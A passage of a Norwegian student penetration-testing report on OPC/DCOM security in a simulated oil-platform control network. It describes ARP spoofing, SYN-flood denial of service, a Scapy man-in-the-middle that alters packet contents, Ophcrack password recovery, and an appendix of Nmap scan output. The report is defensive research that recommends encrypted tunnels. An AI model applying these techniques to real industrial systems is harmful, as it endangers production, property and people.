
Vi valgte å gå for løsninga med ARP-juksing. Denne ga oss ikke bare mulighet til å overvåke trafikk, vi fikk også rollen som mellommann mellom kommunikasjonspartene i nettet som vi valgte å angripe. Dette gjorde det mulig å senere eskalere angrepet til å innbefatte endring av pakkene som passerte.

Dersom vi ikke hadde hatt et switchet nett, måtte vi sett på andre løsninger for å oppnå det samme resultatet. Om vi kun hadde hatt tilgang til en ruter, måtte vi ha greid å bryte oss inn på ruteren for å oppnå mellommannsrollen. Eventuelle andre scenarioer kunne vært at vi hadde tilgang til kabler ut fra systemet, at vi klarte å snike oss inn på serverrommet i den ene enden av oppkoblingen mellom klienten og serveren, at vi klarte å bestikke en autorisert routerbruker hos en sentral nettverkseier i oppkoblingen eller at vi klarte å legge ondsinnet programvare inn på klientmaskinen via personbedrageri eller ved å bryte oss inn på kontoret hvor klientmaskina står.

Det er ikke dermed sagt at følgende angrepsscenarioer er lette å gjennomføre for en tilfeldig angriper. Det er derimot hevet over enhver tvil at en ressurssterk angriper lett kan ha både mulighet og midler til å oppnå mellommannsrollen i oppkoblingen. Særlig er faren stor dersom en på innsiden av systemet, med stor kjennskap til infrastruktur og fysisk tilgang til utstyr, ønsker å utføre et angrep.

Vi hadde et vagt håp om å få sniffet passordet til OPC-serveren rett ut av pakkene, men dette håpet brast fort da det viste seg at NTLMSSP er en utfordringsmekanisme for autentisering. Riktig nok brukes MD4 og DES, men selv om disse er kjent svake metoder for hakking og kryptering, kreves det likevel overlag med ressurser og tid i forhold til det vi hadde til rådighet på prosjektet. Derimot viste det seg ved pakkeinspeksjon at all DCOM-trafikk gikk ukryptert over nettverket, og at det også ved bruk av tunneleringsmekanismen gikk trafikk ukryptert i grunnoppsettet.

[10] ARP-flood foregår ved å overfylle hukommelsen til en switch med hvor forskjellige MAC-adresser befinner seg, slik at switchen gir opp å holde rede på plasseringen til de enkelte maskinene og går over til å oppføre seg som en HUB



Figur 12: Skjermbilde fra Wireshark som viser informasjon sendt i NTLMSSP-pålogging

I tillegg kunne vi bekrefte at NTLMSSP versjon 1 sender både NTLM- og LM-responsen, noe som ikke er nødvendig for serveren å kunne autentisere brukeren. Kun èn av verdiene er nødvendig, og følgelig burde man ikke sende mer. Verken NTLM- eller LM-responsen er spesielt sikre, dette er grunnet lengden på passordet samt at nøklene blir delt i to og tre som videre forringer sikkerheten. LM-responsen eliminerer ett tegnsett (små bokstaver) ved å sette passordet i store bokstaver, og deler så nøkkelen i to. Dette er mye mindre sikkert en NTLM-responsen som tar MD4 hakkeverdien av passordet i ren form. På den annen side må man knekke to lag med DES-krypteringer for å få passordet i klartekst hos LM-responsen, mens man trenger å knekke en DES-kryptering og en kollisjon for MD4 hos NTLM-responsen. Ingen av disse to er i dag regnet for sikre og NTLM versjon 2 eller nyere protokoller anbefales. Det overrasker oss at NTLM v1 fremdeles er i bruk som standard, ettersom NTLM v2 er mange år gammel.

OPC-protokollen og NTLMSSP-protokollen inneholder begge så mye tekstinformasjon at det var lett å lese seg til hvilken type informasjon som gikk over

nettverket. Både strengverdier og tallverdier for grupper og datapunkter i OPC var enkle å plukke ut fra pakkene (se utskrift fra klienten ved OpenSCADA-kommunikasjon mot vår testserver i vedlegg D). I tillegg fikk vi lest ut mye informasjon om den påloggende maskinen, både maskinnavn og brukernavn for pålogging (se figur 12).

Den informasjonen vi kunne lese ut, kunne av en ekte angriper blitt brukt til flere ting avhengig av hva som var interessant. Man kan tenke seg at en OPC-server på en oljeplattform grupperer informasjon etter type komponenter og plassering, og en angriper vil dermed kunne få informasjon om hvilke brønner som produserer hvor store mengder olje, eller informasjon om hvor rør befinner seg som har svært høyt trykk. Slik informasjon kan brukes fra alt til å regne ut oljeproduksjonen på plattformen til å vite hvordan en sabotasjeaksjon best kan utføres. Grunnen til at vi likevel har valgt å sette innsynsangrep som det minst alvorlige angrepet er at OPC har vært i drift i mange år uten for oss kjente problemer i forhold til innsyn i datastrømmer, og at det å sabotere en oljeplattform nok fremdeles kan gjennomføres mye lettere med en båt full av sprengstoff. Dette vises også i [12].

I forbindelse med avlytting av nettverket gjorde vi våre første testoppkoblinger mot testnettverket satt opp av blått lag. Vi hadde på dette tidspunktet fått utlevert passordet til OPC-serveren, og visste dermed at passordet var så vanskelig å gjette at vi ikke ville klart det. Alle tanker om passordgjetting ble derfor forkastet. Det overrasket oss derfor stort da vi ved pålogging med Matrikon OPC Explorer ikke ble spurt om passord i det hele tatt. Blått lag instruerte oss på forespørsel om hvordan vi skulle benytte det oppgitte brukernavnet og passordet til å logge på serveren, og disse forklaringene ledet oss inn i menyen for hvilken bruker den lokale tjenesten kjører som.

På bakgrunn av dette forstår vi at blått lag trodde de hadde satt opp påloggingsinformasjon for fjernbrukeren, mens de i realiteten aldri gjort dette, men i stedet skrudd på en i denne sammenhengen totalt nytteløs kjør-som-funksjon i tjeneren. Dette resulterte i at vi allerede på dette tidspunktet i forsøket hadde full tilgang til prosesskontrollsystemet i henhold til suksessbeskrivelsen. Vi valgte likevel å fortsette innbruddstestingen mot andre punkter i systemet.

5.4 Tjenestenektangrep

Vi gjennomførte to typer tjenestenektangrep. Den ene typen ble gjennomført som klassiske overbelastningsangrep, mens den andre typen utnyttet vår rolle som nettverksmellommann.

TCP SYN-angrepet var det av de to i overbelastningsklassen som hadde effekt, mens LAND-angrepet ikke hadde synlige konsekvenser verken for vår testserver eller for testnettverket til blått lag. Angrepet i mellommannsklassen, som kun

stoppet pakkene som var på vei gjennom vår angripermaskin, var også 100% effektivt.

Vi så ikke noen grunn til å gjøre forsøk med koordinerte angrep siden vårt angrep med kun en angriper fungerte.

Dersom et distribuert tjenestenektangrep hadde blitt utført mot et system i produksjon, ville resultatet i henhold til våre forsøk vært at systemet ville blitt utilgjengelig både for en ekstern klient og for serveren selv, tatt i betraktning den betydelige tregheten som oppsto, i fall oppkobling direkte mot serveren og ikke mot en tunnelleringsserver. Dette kunne i verste fall resultert i at plattformens sikkerhetssystem hadde sett seg nødt til å stenge plattformen kontrollert ned, og dermed at produksjonen stopper. Selv om sikkerhetssystemet ville hindret ulykker og skader, ville kostnadene ved en produksjonsstopp blitt svært store [Olj07].

5.5 Mellommannsangrep

Ettersom DCOM slik det er satt opp på testnettverket og testserveren ikke innebærer pakkeintegritet, var det mulig å skrive et mellommannsprogram som kunne endre på pakkeinnholdet på veien mellom OPC-klienten og OPC-serveren. Vi valgte å skrive et program med den enkle funksjonen at det byttet alle forekomster av strengen "Simulation" med strengen "Real" og motsatt. På den måten oppnådde vi at hver gang serveren sa "Simulation" så klienten "Real", og hver gang klienten spurte serveren om "Real", så serveren "Simulation".

Ved dette angrepet oppnådde vi at en OPC-session gikk prikkfritt både fra serverens og klientens synspunkt, men klienten skrev ut tilsynelatende ekte resultater, og hadde dermed en situasjon med total brudd på integriteten i systemet grunnet sømløs endring av innholdet i kommunikasjonen mellom klient og server.

Vi har verken gjort forsøk med å injisere pakker i en oppkobling eller skrive en fullkommen sesjonsovertaker grunnet tidsbegrensninger. Vi anslår likevel suksessannsynligheten for et slikt prosjekt for å være høy.

Den tiden det tok å sette seg inn i verktøyet Scapy og finne egnede måter å designe et slikt angrep på var velbrukt tid resultatet tatt i betraktning. Scapy er et relativt lite dokumentert verktøy, men viste seg å egne seg svært godt for å utføre akkurat et slikt angrep som dette. Ankepunktet mot å bruke scapy er at scapy er relativt tregt. Vi opplevde merkbar hastighetsnedgang ved mellommannsangrepet relativt til direktekommunikasjon gjennom mellommannen. Noe av grunnen til dette er sannsynligvis den forholdsvis langsomme funksjonen for å søke etter strenger i pakkeinnholdet, samt utregning av CRC32 for alle pakkene vi behandler i den hensikt å unngå å behandle pakker flere ganger.

Vi så i prosjektet ingen grunn til å skrive verktøyet om til antatt betydelig raskere C-kode, da dette ville tatt for lang tid. Med vårt verktøy er angrepet følgelig kun sømløst datamessig sett, og ikke operatørmessig sett. Vi anslår at en med en mer effektiv rutine for tekstsøking og tekstbytting, samt en bedre rutine for å unngå å behandle samme pakke mange ganger enn CRC32, kunne oppnådd et mellommannsangrep som også er operatørmessig sømløst.

Med dette angrepet oppnådde vi punktet i suksesskriteriet om endring av verdier i systemet. Vårt angrep begrenset seg til å maskere data for en bruker, men angrepet kan lett utvides til å manipulere skrevet data til serveren, for eksempel for å skrive falske terskelverdier eller endre alarmintervaller. Resultatet av et mellommannsangrep kan være alt fra betydelig produksjonsforringing til fullstendig produksjonsstopp eller i verste fall materielle ødeleggelser eller personskader. Vi er svært overrasket over det resultatet vi oppnådde selv med forholdsvis enkle grep og relativt lav tilgang til nettverket. Vi ser det som en absolutt nødvendighet at OPC brukt i et produksjonsmiljø implementeres med overbygging av integritetsmekanismer for å unngå slike angrep som vi har beskrevet her.

5.6 Fysisk tilgang til utstyr og personbedrageri

Ved å brenne ut Ophcrack LIVE [OS 07] på en CD kunne vi enkelt ved å starte en Windowsmaskin fra CDen i løpet av få minutter lese passordene til Windowssystemet av fra skjermen. Dette illustrerer ikke bare hvor viktig det er med fysisk kontroll av utstyr, men også at noe av teknologien i NTLMSSP v1, nærmere bestemt LM-hakkeverdier, ikke kan regnes som sikkert. Vårt forsøk viser at vi på under fem minutter kunne lese av alle passordene på vårt testsystem.

Det er i mange tilfeller vist [15] at personbedrageri også er en stor risiko. Vi ser det som sannsynlig at det for en tilstrekkelig freidig person er mulig blant annet å få tak i nedskrevne passord limt fast med post-it på en OPC-klient, å få satt inn avlyttingsutstyr i serverrommet til en bedrift eller å overtale en OPC-operatør til å skrive data inn i OPC-systemet. Det er heller ikke sjelden å høre om sensitiv informasjon funnet i søppelkontainere utenfor kontorbygg, selv sykehus, som behandler svært mye sensitiv informasjon, klarer ikke å holde informasjonen tilstrekkelig under kontroll. I et tilfelle hvor en bedrager klarer å opparbeide seg tilgang nok til systemet til at han kan endre verdier i det, må man regne systemintegriteten som fullstendig forsvunnet.

Vi vil ikke anslå risikoen for slike angrep, men dersom bærbare datamaskiner blir stjålet og en bruker har samme OPC-passord som påloggingspassord i Windows vil prosesskontrollsystemet øyeblikkelig være usikkert i det angriperen kan bruke Ophcrack LIVE til å lese ut dette passordet. I følge [17] rapporterer under halvparten av de spurte bedriftene at de benytter seg av datakrypteringsløsninger, og vi antar at betydelig færre av disse bruker løsninger for kryptering av hard-

disker. Derfor ser vi det som relativt sannsynlig at det i mange miljøer befinner seg bærbare datamaskiner som kan stjeles og utsettes for Ophcrack LIVE. Vi ser det også som svært sannsynlig at det på en oljebedrift i Norge finnes en OPC-operatør som kan falle for bedrageri.

Konsekvensene av slike angrep kan være svært mangfoldige, og kan inneholde elementer fra alle alvorlighetsgrader av angrep, fra innsyn i data ved å få en operatør til å røpe verdier i systemet, via tjenestenekt ved kutting av kabler og innpass i signalbanen via installering av ondsinnet programvare på en OPC-klient eller installering av mellommannsutstyr på nettverket til full kontroll av OPC-systemet via funn av passord i søpla eller manipulering av en OPC-operatør. Et slikt angrep er også en mulig teknikk for en angriper når det gjelder å skaffe oversikt over nettverket og innta posisjonen som allestedsnærværende, igjen etter Kerckhoffs' prinsipp.

5.7 OPC som kritisk protokoll

OPC bygger klart på en nokså gammel sikkerhetstankegang som i stor grad baserer seg på ryddighet og tillit, og vi anser OPC kjørt i et usikkert miljø som internett å være en sikkerhetsrisiko for et kritisk system selv om det er satt opp i følge instruksjonene [11].

I tillegg viser det seg at det ikke er elementært å sette opp selv de mest grunnleggende sikkerhetsmekanismene i systemet. Det var på dette punktet vi fikk vår minste, men viktigste seier i dette prosjektet, og når vi ser hvor lett det er å famle det til her, er det bare fantasien som setter grenser for hvilke andre punkter man kan bli felt av i løpet av oppsettet av et såpass komplekst system som et prosesskontrollsystem er.

Selv om det finnes mye forskning på sikkerhet i prosessnettverk [9, 29, 6, 20] , og selv om det blå laget satte opp et nettverk de visste skulle angripes og dermed med stor sannsynlighet har rådført seg i mye av den tilgengelige forskningen, opplevde vi at vi kun i løpet av den relativt korte tida vi hadde til rådighet i dette prosjektarbeidet på forskjellige måter klarte å bryte sikkerheten på alle alvorlighetsnivåer.

Det skinner gjennom at OPC slik vi ser det i dag ikke på noen måte er en protokoll som kan settes inn i et kritisk system uten at det bygges et skjelett rundt som ivaretar konfidensialiteten og integriteten i systemet uten at det går på for stor bekostning av ytelsen. Alternativer som kunne vurderes er VPN-løsninger på transportlaget, eller eventuelt en mer spesifik applikasjonsløsning hvor RPC tunneleres over en kryptert forbindelse. Det ville effektivt tatt fra oss muligheten til det mest sentrale angrepet, nemlig mellommannsangrepet. Likevel må det presiseres at det i valg av overbygningsløsning også må utvises stor aktsomhet for funksjonaliteten og ytelsen i det valgte produktet, særlig

ettersom det selv ikke i kjente produkter omtales kryptering[Mat07c].

6 Konklusjon

Vi har i oppgaven gjort penetrasjonstesting av komponenter i et simulert prosesskontrollsystem for en oljeplattform, og i løpet av testingen gjennomført flere typer angrep med økende alvorlighetsgrad. Vi har oppnådd innsyn i trafikken ved hjelp av ARP-juksing og avlytting, avbrudd i tjenester ved hjelp av SYN-flooding og svart-hull-teknikk, vi har brutt systemintegriteten sømløst ved hjelp av et mellommannsprogram og vi har hatt total kontroll over blått lags OPC-server på grunn av en konfigurasjonsfeil.

Vi har vist at prosesskontrollsystemer generelt og OPC spesielt er utsatt for en hel del sikkerhetsproblematikk som beskrevet i de tidligere kapitlene. Det er rimelig å anta at dette i stor grad skyldes mangelfull forståelse av sikkerhetsproblematikken både hos produsentene av OPC-servere [6] og hos brukerne. Men dette er også mye grunnet at nye teknologier innføres hele tiden, noe som endrer det miljøet og de betingelser som gjaldt da OPC utviklet.

Innsynsproblematikken i DCOM er ikke tatt hensyn til i OPC. Vi kunne med lett tilgjengelig programvare klare å sette oss som mellommann i vårt testnett, og vi har kommet med eksempler på gode måter å gjennomføre et slikt angrep også i et rutet internettmiljø. Vi kunne i denne situasjonen lese av informasjon om alle datapunkter og grupper som ble tilsendt OPC-klienten, med de konsekvensene det kan innebære.

Tjenestenektsituasjonen i OPC er ikke ulik tjenestenektsituasjoner i andre systemer, men det er likefullt et svært stort problem. Dersom en ressurssterk angriper ønsker å sette et OPC-system ut av spill, vil det kunne gjøres med et enkelt TCP SYN-angrep, om nødvendig også distribuert. I vårt nett, satt opp av det blå laget som et så reelt nett som mulig, var det tydelig ingen beskyttelse mot tjenestenekt mot det eksterne tilkoblingspunktet.

OPC som protokoll har ingen innebygde sikkerhetsmekanismer, og er helt og holdent avhengig av sikkerhetsmekanismene implementert i Windows DCOM, i vårt tilfelle NTLMSSP v1. Vi har sett at selv om NTLMSSP v1 er sikker for oss i dette prosjektet i forhold til autentisering, er krypteringsmekanismen DES og hakkemekanismen MD4 kjente usikre teknologier, og NTLMSSP v1 er da også i ferd med å fases ut[11].

Vi har sett at LM-hakkeverdier kan knekkes av en vanlig PC på få minutter, noe som resulterte i at kun få minutters tilgang til OPC-serveren kan gi en angriper kjennskap til passordene på systemet, noe som ikke bare setter den fysiske sikkerheten til utstyret til høyeste prioritet, men som også fordrer at bærbare PCer blir en risiko mot systemet ved tyveri.

[11] Windows Vista støtter ikke NTLM SSP v1. Vista støtter NTLM SSP v2, men baserer seg på Kerberos som er planlagt for fremtidig systemer.

Å knekke DES-delen av NTLMSSP tar atskillig lenger tid, men spesialisert hardware for knekking av kryptosystemet på dager kan kjøpes uten for store utgifter[12]. Innkjøp av et slikt system er langt utenfor rekkevidden av dette prosjektet, men kostnadene av et slikt system er helt klart innenfor rekkevidde av personer eller selskaper som har ønske om å spionere på eller ødelegge for oljebransjen.

Selv uten å få kjennskap til passordene i systemet, var det for oss mulig å endre kritiske verdier i systemet fra utsiden. Ved hjelp av oppnådd mellommannstatus klarte vi grunnet manglende pakkeintegritetsbeskyttelse å endre pakkene i OPC på en slik måte at de ble godkjent som ekte pakker både for klienten og serveren. Vi har diskutert flere metoder for å utvide denne tilgangen utover elementær pakkeendring.

Vi har sett at oppsettet av et prosesskontrollnettverk ikke er elementært selv for studenter i høyere årskurs, og vi klarte på grunn av kompleksiteten i oppsettet å utnytte en feil fra det blå laget til å ta fullstendig kontroll over OPC-serveren i testnettverket.

Alt i alt er sikkerheten ved OPC altfor dårlig i forhold til risikoen og de konsekvensene et angrep kan ha. Sikkerheten som ligger i Windows COM holder heller ikke mål slik den er anbefalt satt opp i anerkjente veiledninger [6]. Våre forsøk viser at godt utprøvde overbyggingssystemer som krypterte tunneller burde tas i bruk ved enhver produksjonsbruk av OPC for å unngå innsyn og endring av pakker for å unngå de mest alvorlige angrepene.

6.1 Videre arbeid

Gjennom prosjektet har vi funnet en hel del momenter det vil være naturlig å studere i fremtidig arbeid. Her kan særlig nevnes mulighetene for pakkeintegritet i DCOM og RPC, som vi har sett antydningen til eksistens av. Spørsmål i forhold til utvidelsen av OPC-mellommannsangrep vil være interessante å studere nærmere. Med OpenSCADA-rammeverket vil det med noe tid til rådighet kunne være mulig å bygge en fullverdig sesjonsovertakingsmekanisme for OPC på en slik måte at en observert innlogging muligens kunne ledet til fri tilgang til systemet for angriperen - i alle fall i en viss tidsperiode.

Det vil også være interessant å studere konsekvensene av installasjonsveiledningene til forskjellige produsenter av OPC-programvare. Blant annet ville det være interessant å vite om OPC-produsentene har inkludert informasjon om sesjonssikkerhet i forhold til å velge bort pakkeintegriteten, eller generell informasjon om innsyn i den ukrypterte datatrafikken. Det er også interessant å se på om installasjonsveiledningene spesifiserer valg av passord og brukerkontoer i

[12] En DES-knekker ble bygget i 2006 for $\approx$ 72.000 kr. [26]. Maskinen fant klarteksten på gjennomsnittlig 6,4 dager.

forhold til mulighetene som ligger i Ophcrack, og generelt om autentiseringsmekanismene er ivaretatt i forhold til å endre standardpassord og å detaljveilede brukerne i hvordan man setter opp autentisering i det hele.

I forhold til generell nettverkssikkerhet på OPC-nettverket ville det være interessant å se på mulighetene for å hindre OPC i å gå ned dersom serveren blir utsatt for overbelastning. Dette er særlig interessant all den tid en driftskritisk OPC-server kan overbelastes slik at ikke bare nettverksoverføring av data blir lammet men også at lokal OPC-administrasjon blir umulig.

Referanser

[1] ABB. COM 600 Station Automation Series External OPC Client Access 3.0 - User's Guide. 2006.

[2] Julia H. Allen. *The CERT Guide to System and Network Security Pratices*. Addison-Wesley, 2001.

[3] Information Technology Laboratory at National Institute of Standards and Technology. Data encryption standard (DES). *Federal Information Processing Standards*, 1999.

[4] Johannes Buchmann. *Einfuhrung in die Kryptographie*. Springer, 3. erweiterte auflag edition, 2004.

[5] Byres Research. Understanding OPC and How it is Deployed. 2007.

[6] J. Carter D. Peterson E. Byres, M. Franz. OPC Security White Paper 2. *Byres Research*, 2007.

[7] T. Olovsson E. Jonsson. A Quantitative Model of the Security Intrusion Process Based on Attacker Behavior. *IEEE Transactions on Software Engineering*, 23(4):235–245, April 1997.

[8] David Geer. Security of Critical Control Systems Sparks Concern. *Computer*, 39(1):20–23, 2006.

[9] Tor Olav Grøtan, Martin Gilje Jaatun, Knut Øien, and Tor Onshus. The SeSa Method for Assessing Secure Remote Access to Safety Instrumented Systems. 1999.

[10] B. Harris and R. Hunt. Tcp/ip security threats and attack methods. *Computer Communications*, 22(10):885–897, 1999.

[11] Mark Beharrell Jean-Pierre Puget, Renaud Barillere. IT-CO recommended DCOM settings for OPC. Technical report, CERN, Juli 2005.

[12] Jeffrey S. Simonoff and Carlos E. Restrepo and Rae Zimmerman. Trends for oil and gas terrorist attacks. 2005.

[13] Karen Kent Keith Stouffer, Joe Falco. Guide to spervisory Control and data Acquisition (SCADA) and Industrial Control Systems Security. Technical report, National Institute of Standards and Technology, September 2006.

[14] Auguste Kerckhoffs. La Cryptographie Militaire. *Journal des sciences militaires*, IX:5–38, Januar 1883.

[15] William L. Simon Kevin D. Mitnick. *The Art of Deception: Controlling the Human Element of Security*. Wiley, 1 edition, October 2002.

[16] Svein J. Knapskog. *Informasjonssikkerhet i internett.* Tapir akademisk, 2005.

[17] Lawrence A. Gordon and Martin P. Loeb and William Lucyshyn and Robert Richardson. CSI/FBI Computer Crime and Security Survey. 2006.

[18] Lluis Mora. OPC Server security considerations. In *Proceedings of the SCADA Security Scientific Symposium 2007*. Digital Bond Press, 2007.

[19] Norges Høyesterett. Domsavsigelse, Høyesterett HR-1998-00083 B, snr 26/1998. 1998.

[20] Arne Roar Nygaard. Risk management in SCADA-system. *Stockholms Universitet, Examensarbete*, (2004-x-164), 2004.

[21] OPC Foundation. *OPC Data Access Custom Interface Specification 2.05A*. OPC Foundation, 2002.

[22] OPC Foundation. *OPC Data Access Custom Interface Specification 3.00*. OPC Foundation, Mars 2003.

[23] R. Oppliger. Security at the Internet layer. *Computer*, 31(9):43–47, Sep 1998.

[24] David C. Plummer. Ethernet Address Resolution Protocol: Or converting network protocol addresses to 48.bit Ethernet address for transmission on Ethernet hardware. *RFC*, 1982.

[25] Ramneek Puri. Bots Botnet: An Overview. Technical report, SANS Institue, August 2003.

[26] G. Pfeiffer M. Schimmler C. Paar S. Kumar, J. Pelzl. Breaking Ciphers with COPACABAN - A cost-optimized Prallel Code Breaker. Technical report, Horst Gortz Institute for IT Security, Ruhr University Bochum, Germany, 2006.

[27] Chandrashekar H. S Sabeel Ansari, Rajeev S. G. Packet Sniffing: A Brief Introduction. *IEEE Potentials*, 21:17–19, 2002.

[28] Bruce Schneier. *Secrets & Lies: Digital Security in a Networked World*. John Wiley & Sons, Inc., New York, NY, USA, 2000.

[29] Jan Tore Sørensen. Security in Industrial Networks. 2007.

[30] William Stallings. *Network Security Essentials*. Perentice Hall, second edition, 2003.

[31] Ruby B. Lee Stephen M. Specht. Distributed Denial of Service: Taxonomies of Attacks, Tools and Countermeasures. *Proceedings of the 17th International Conference on Parallel and Distributed Computing Systems, 2004 International Workshop on Security in Parallel and Distributed Systems*, September 2004.

[32] Stephen A. Thomas. *SSL & TLS essentials*. Wiley Computer Publishing, 2000.

[33] Tore Audun Høie Birger Melgård Torbjørn Sjølstad Torgeir Daler, Roar Gulbrandsen. *Håndbok i datasikkerhet*. Tapir akademisk, 2002.

[34] United States Secret Service and CERT. Insider Threat Study: Computer System Sabotage in Critical Infrastructure Sectors. 2005.

[35] Ronny Windvik, Martin Gilje Jaatun, and Geir Hallingstad. Security Mechanisms In Windows NT. FFI Notat, Mars 2001. 2001/01395.

Referanser fra Internett

[Bio07] Philippe Biondi, *Scapy*, Desember 2007, http://www.secdev.org/projects/scapy/.

[CER07] CERT, *Denial of Service Attacks*, November 2007, http://www.cert.org/tech_tips/denial_of_service.html.

[Gla07] Eric Glass, *The NTLM Authentication Protocol and Security Support Provider*, Desember 2007, http://davenport.sourceforge.net/ntlm.html.

[Ins07] Insecure.Com LLC, *The Nmap Security Scanner*, Oktober 2007, http://insecure.org/nmap/.

[Mat07a] Matrikon, Inc., *Eliminate OPC DCOM Issues - MatrikonOPC Tunneller*, Desember 2007, http://www.matrikonopc.com/products/opc-data-management/opc-tunneller.aspx.

[Mat07b] _____, *Matrikon OPC Simulation Server*, Oktober 2007, http://www.matrikonopc.com/products/opc-drivers/opc-simulation-server.aspx.

[Mat07c] _____, *OPC Tunnelling Increases Data Availability*, Desember 2007, http://www.matrikonopc.com/downloads/158/whitepapers/index.aspx.

[Mic07a] Microsoft Corporation, *COM: Component Object Model Technologies*, Desember 2007, http://www.microsoft.com/com/default.mspx.

[Mic07b] _____, *DCOM Technical Overview*, Desember 2007, http://msdn2.microsoft.com/en-us/library/ms809340.aspx.

[Mic07c] _____, *NT Lan Manager*, Oktober 2007, http://msdn2.microsoft.com/en-us/library/Aa378749.aspx.

[Mic07d] _____, *Remote Management*, November 2007, http://msdn2.microsoft.com/en-us/library/ms932519.aspx.

[neuar] neutralbit, *OPC Security Tester*, Add data for field: Month Add data for field: Year, http://www.neutralbit.com/en/rd/opctest/.

[NH07] Petter Nordahl-Hagen, *Offline NT Password & Registry Editor*, Desember 2007, http://home.eunet.no/pnordahl/ntpasswd/.

[Olj07] Oljedirektoratet, *Honeywall*, Desember 2007, http://www.npd.no/engelsk/cwi/pbl/en/index.htm.

[Ope07] OpenSCADA, *OpenSCADA OPC-klient*, Oktober 2007, http://openscada.org/UtgardProject.

[OS 07] OS Objectif Sécurité SA, *ophcrack*, Desember 2007, http://ophcrack.sourceforge.net/.

[Pro07] The Honeynet Project, *Honeywall*, Desember 2007, http://www.honeynet.org/tool/cdrom/.

[Sec07a] Secunia, *Secunia stay secure*, Desember 2007, http://secunia.com/.

[Sec07b] Tenable Network Security, *About Tenable*, Desember 2007, http://www.nessus.org/about.

[Sec07c] ———, *Nessus Vulnerability Scanner*, Oktober 2007, http://www.nessus.org/.

[Sec07d] SecurityFocus, *Vulnerabilities*, Desember 2007, http://www.securityfocus.com/vulnerabilities.

[Son07] Dug Song, *Dsniff*, Desember 2007, http://packages.ubuntu.com/dapper/net/dsniff.

[Sys07] Cogent Real-Time Systems, *Advanced OPC Tunnelling*, Desember 2007, http://opcdatahub.com/Features/OPC_Tunnelling.html.

[The07a] The Hacker's Choice, *THC-Hydra*, November 2007, http://freeworld.thc.org/thc-hydra/.

[The07b] The Internet Corporation for Assigned Names and Numbers, *Port Numbers*, November 2007, http://www.iana.org/.

[Ver07] Heise Zeitschriften Verlag, *Heise security*, Desember 2007, http://www.heise.de/security/.

[Wha01] Sean Whalen, *An Introduction to ARP Spoofing*, Desember 2001, http://packetstormsecurity.org/papers/protocols/intro_to_arp_spoofing.pdf.

Vedlegg A : Nmap 129.241.252.115

```
$ sudo nmap -sV -p1-65535 --version-all -O -vv -A 129.241.252.115
password for pedum:
Starting Nmap 4.20 ( http://insecure.org ) at 2007-11-18 16:46 CET
Initiating Parallel DNS resolution of 1 host. at 16:46
Completed Parallel DNS resolution of 1 host. at 16:46, 0.03s elapsed
Initiating SYN Stealth Scan at 16:46
Scanning 129.241.252.115 [1697 ports]
Discovered open port 443/tcp on 129.241.252.115
Discovered open port 22/tcp on 129.241.252.115
Discovered open port 23/tcp on 129.241.252.115
Discovered open port 3389/tcp on 129.241.252.115
Discovered open port 111/tcp on 129.241.252.115
Discovered open port 135/tcp on 129.241.252.115
Discovered open port 21379/tcp on 129.241.252.115
Completed SYN Stealth Scan at 16:47, 13.88s elapsed (1697 total ports)
Initiating Service scan at 16:47
Scanning 5 services on 129.241.252.115
Completed Service scan at 16:47, 14.16s elapsed (5 services on 1 host)
Initiating OS detection (try \#1) against 129.241.252.115
Retrying OS detection (try \#2) against 129.241.252.115
Initiating gen1 OS Detection against 129.241.252.115 at 32.865s
For OSScan assuming port 22 is open, 1 is closed, and neither are firewalled
For OSScan assuming port 22 is open, 1 is closed, and neither are firewalled
For OSScan assuming port 22 is open, 1 is closed, and neither are firewalled
Initiating RPCGrind Scan against 129.241.2 at 16:47
Completed RPCGrind Scan against 129.241.2 at 16:47, 0.04s elapsed (1 port)
Host 129.241.252.115 appears to be up ... good.
Interesting ports on 129.241.252.115:
Not shown: 1692 closed ports
PORT      STATE     SERVICE        VERSION
22/tcp    open      ssh            OpenSSH 4.3 (protocol 2.0)
23/tcp    open      telnet         Linux telnetd
111/tcp   open      rpcbind        2 (rpc \#100000)
135/tcp   filtered  msrpc
443/tcp   open      ssl/http       Apache httpd 2.2.4 ((Fedora))
3389/tcp  open      microsoft-rdp  Microsoft Terminal Service
21379/tcp open      unknown
Device type: webcam|WAP
Running (JUST GUESSING) : AXIS Linux (87\%), D-Link embedded (87\%)
OS fingerprint not ideal because: Didn't receive UDP response. Please try
     again with -sSU
Aggressive OS guesses: AXIS 2100 Network Camera running Linux/CRIS v2.32
     (87\%), D-Link DI-713P Wireless Gateway (2.57 build 3a) (87\%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint by osscan system \#1:
SCAN(V=4.20\%D=11/18\%OT=22\%CT=1\%CU=\%PV=N\%G=N\%TM=47405E9A\%P=i686-pc-
     linux-gnu)
TSeq(Class=TD\%gcd=66\%SI=0\%IPID=I\%TS=U)
